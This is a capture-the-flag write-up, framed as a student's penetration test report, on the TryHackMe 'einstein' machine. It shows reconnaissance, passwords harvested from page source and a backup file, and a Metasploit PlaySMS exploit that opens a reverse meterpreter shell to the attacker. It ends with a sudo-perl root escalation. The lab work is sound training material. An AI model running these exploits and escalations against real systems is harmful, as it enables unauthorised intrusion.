Metasploit Practical Exam 3

HackerU Penetration Test Report

09/JAN/2021

SHAMANTH HS

TABLE OF CONTENTS

INTRODUCTION

1.1 Objective

This report is intended to be a walkthrough for the Virtual Machine named "**einstein**" hosted as part of a challenge in tryhackme website. The deliberately made vulnerable machine has many vulnerabilities that might lead to compromising the machine with a meterpreter access. And to capture the flag hidden inside the system by compromising the users or shell if necessary.

1.2 Requirement

- Kali Linux Operating System
- Einstein CTF virtual image hosted in tryhackme website deployment.
- Connect to openvpn using "sudo openvpn <file>"

1.3 Overall process

We need to capture the flag by gaining the access to the system remotely by using Metasploit framework.

- To do that 1st step is to find the information
- Next we need to exploit the system
- Next we have to find the flag.

1.4 Requirements and known data


- IP of target - 10.10.21.154
- Attacker machine – Kali
- Platform – tryhackme
- Room - einstein

PROCEDURE

2.1 Information gathering

The information gathering portion focuses on identifying all the possible info that can be gathered about your target. Perform the scanning of your target subnet to get some clues of your target.

nmap -sS -sV -A 10.10.21.154



```
root@kali:/home/shamanth# nmap -sS -sV -A 10.10.21.154
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-09 14:28 IST
Nmap scan report for 10.10.21.154
Host is up (0.18s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 5 disallowed entries
|_/ange1 /angel1 /nothing /tmp /uploads
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: MeetMe - Resume Website Template
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=1/9%OT=80%CT=1%CU=33173%PV=Y%DS=2%DC=T%G=Y%TM=5FF97068
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=FF%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=8)OPS(O
OS:1=M505ST11NW3%O2=M505ST11NW3%O3=M505NNT11NW3%O4=M505ST11NW3%O5=M505ST11N
OS:W3%O6=M505ST11)WIN(W1=45EA%W2=45EA%W3=45EA%W4=45EA%W5=45EA%W6=45EA)ECN(R
OS:=Y%DF=Y%T=40%W=4602%O=M505NNSNW3%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%
OS:RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40%W=45EA%S=O%A=S+%F=AS%O=M505ST11NW3%RD=0%
OS:Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%
OS:A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%
OS:DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIP
OS:L=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

From above scan we can find some useful information. Only open port is port 80. And from robots.txt file we got some entries lets check these urls.

By scanning these URL we got some useful information from /nothing directory which has the password list from source code.

#my secret pass


freedom

password

helloworld!

diana

iloveroot




NOT FOUND

go back


```
<html>
  <head>…</head>
  <body>
    <!--#my secret pass freedom password helloworld! diana iloveroot-->
    <h1>NOT FOUND</h1>
    <h3>go back</h3>
  </body>
</html>
```

From other urls we did not find any useful information. So lets bruteforce the directories using dirbuster tool.



```
---- Scanning URL: http://10.10.21.154/ ----
==> DIRECTORY: http://10.10.21.154/assets/
+ http://10.10.21.154/cgi-bin/ (CODE:403|SIZE:288)
+ http://10.10.21.154/index (CODE:200|SIZE:27282)
+ http://10.10.21.154/index.html (CODE:200|SIZE:27282)
+ http://10.10.21.154/robots (CODE:200|SIZE:102)
+ http://10.10.21.154/robots.txt (CODE:200|SIZE:102)
==> DIRECTORY: http://10.10.21.154/secure/
+ http://10.10.21.154/server-status (CODE:403|SIZE:293)
==> DIRECTORY: http://10.10.21.154/tmp/
==> DIRECTORY: http://10.10.21.154/uploads/

---- Entering directory: http://10.10.21.154/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
==> DIRECTORY: http://10.10.21.154/assets/css/
==> DIRECTORY: http://10.10.21.154/assets/fonts/
==> DIRECTORY: http://10.10.21.154/assets/img/
==> DIRECTORY: http://10.10.21.154/assets/js/

---- Entering directory: http://10.10.21.154/secure/ ----
```

Command : dirb http://10.10.21.154 -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt we got some useful directories. By checking them manually we got /secure has backup.zip file it seems interesting. Its password protected by the above password list we can unzip the file using “freedom” password.




Index of /secure

Name	Last modified	Size	Description
Parent Directory		-	
backup.zip	22-Jul-2020 05:04	342	

Apache/2.2.22 (Ubuntu) Server at 10.10.21.154 Port 80

After unzip we got a file assassin-creed.mp3. the file type is ASCII text. So let’s see if any info is hidden inside it so let’s print the content of file.



```
root@kali:/home/shamanth/Downloads# file assassin-creed.mp3
assassin-creed.mp3: ASCII text
root@kali:/home/shamanth/Downloads# cat assassin-creed.mp3

I am not toooo smart in computer .......dat the resoan i always choose easy password...with creds backup file....

uname: touhid
password: ******


url : /SecreTSMSgatwayLoginroot@kali:/home/shamanth/Downloads#
```

Commands : file assassin-creed.mp3

Cat assassin-creed.mp3

We got some information we got username: touhid and


url: /SecreTSMSgatwayLogin for login screen.

By trying the above available passwords we can able to login using password “diana”. And we got to know the app running is PlaySMS. Lets weaponsize and target the playsms using Metasploit.

2.2 Weaponization

For weaponization we are using Metasploit which is one of the large framework for penetration testing.

We will search for the playsms exploit using search command




```
msf6 > search playsms

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  exploit/multi/http/playsms_filename_exec       2017-05-21       excellent  Yes    PlaySMS sendfromfile.php Authenticated "Filename" Field Code Execution
   1  exploit/multi/http/playsms_template_injection  2020-02-05       excellent  Yes    PlaySMS index.php Unauthenticated Template Injection Code Execution
   2  exploit/multi/http/playsms_uploadcsv_exec      2017-05-21       excellent  Yes    PlaySMS import.php Authenticated CSV File Upload Code Execution
```

From the above results exploit 0 is useful in our case.

Commands:

1. Use 0 or use multi/http/playsms_filename_exec
2. set RHOSTS 10.10.21.154
3. set LHOST tun0
4. set TARGETURI /SecreTSMSgatwayLogin/
5. set USERNAME touhid
6. set PASSWORD diana
7. show options (to check weather all options are set properly)
8. run exploit command




```
msf6 exploit(multi/http/playsms_filename_exec) > set RHOSTS 10.10.21.154
RHOSTS ⇒ 10.10.21.154
msf6 exploit(multi/http/playsms_filename_exec) > set LHOST tun0
LHOST ⇒ 10.9.178.134
msf6 exploit(multi/http/playsms_filename_exec) > set TARGETURI /SecreTSMSgatwayLogin/
TARGETURI ⇒ /SecreTSMSgatwayLogin/
msf6 exploit(multi/http/playsms_filename_exec) > set USERNAME touhid
USERNAME ⇒ touhid
msf6 exploit(multi/http/playsms_filename_exec) > set PASSWORD diana
PASSWORD ⇒ diana
msf6 exploit(multi/http/playsms_filename_exec) > show options

Module options (exploit/multi/http/playsms_filename_exec):

   Name       Current Setting         Required  Description
   ----       ---------------         --------  -----------
   PASSWORD   diana                   yes       Password to authenticate with
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     10.10.21.154            yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80                      yes       The target port (TCP)
   SSL        false                   no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /SecreTSMSgatwayLogin/  yes       Base playsms directory path
   USERNAME   touhid                  yes       Username to authenticate with
   VHOST                              no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.9.178.134     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PlaySMS 1.4


msf6 exploit(multi/http/playsms_filename_exec) > exploit

[*] Started reverse TCP handler on 10.9.178.134:4444
[+] Authentication successful : [ touhid : diana ]
[*] Sending stage (39282 bytes) to 10.10.21.154
[*] Meterpreter session 1 opened (10.9.178.134:4444 → 10.10.21.154:59991) at 2021-01-09 16:33:34 +0530
```

After running the exploit we got the meterpreter shell. Next steps is to get the flag inside the system.(normally flags will be on root or in Desktop).

Enter shell command to get the system shell

The shell we got is a php shell with user www-data




```
meterpreter > sysinfo
Computer    : Einstein
OS          : Linux Einstein 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686
Meterpreter : php/linux
meterpreter > shell
Process 1888 created.
Channel 1 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

We have to check how to get flag from this user or do we need to escalate privilage to other users to get the flag.

We can get more interactive shell using python.

python -c 'import pty; pty.spawn("/bin/bash")' lets check the sudo permission for current user. By typing sudo -l. By the results user has permission to run perl as sudo without password.




```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@Einstein:/var/www/SecreTSMSgatwayLogin$ sudo -l
sudo -l
sudo: unable to resolve host Einstein
Matching Defaults entries for www-data on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on this host:
    (ALL) NOPASSWD: /usr/bin/perl
www-data@Einstein:/var/www/SecreTSMSgatwayLogin$
```

Now we can run perl to get root shell


Sudo perl – e 'exec "/bin/bash";'

Now we are root find the flag.



```
www-data@Einstein:/var/www/SecreTSMSgatwayLogin$ sudo perl -e 'exec "/bin/bash";'
<SecreTSMSgatwayLogin$ sudo perl -e 'exec "/bin/bash";'
sudo: unable to resolve host Einstein
root@Einstein:/var/www/SecreTSMSgatwayLogin# id
id
uid=0(root) gid=0(root) groups=0(root)
root@Einstein:/var/www/SecreTSMSgatwayLogin# whoami
whoami
root
root@Einstein:/var/www/SecreTSMSgatwayLogin# cd
cd
root@Einstein:~# ls
ls
flag.txt
root@Einstein:~# cat flag.txt
cat flag.txt
CONGRATULATIONS
FLAG : VEhNe0F6YXpfTWFkZV9JdF9FYXN5fQ==
root@Einstein:~#
```

Looks like the flag is encoded. Have to decode it read the flag.



```
VEhNe0F6YXpfTWFkZV9JdF9FYXN5fQ==
```

```
THM{Azaz_Made_It_Easy}
```

By using the above tool we are able to decode the flag and it was base64 encoded and the message is

THM{Azaz_Made_It_Easy}

REFERENCES:

1. https://www.rapid7.com/db/modules/exploit/multi/http/playsms_uploadcsv_exec/
2. https://toolbox.googleapps.com/apps/encode_decode/
3. https://gtfobins.github.io/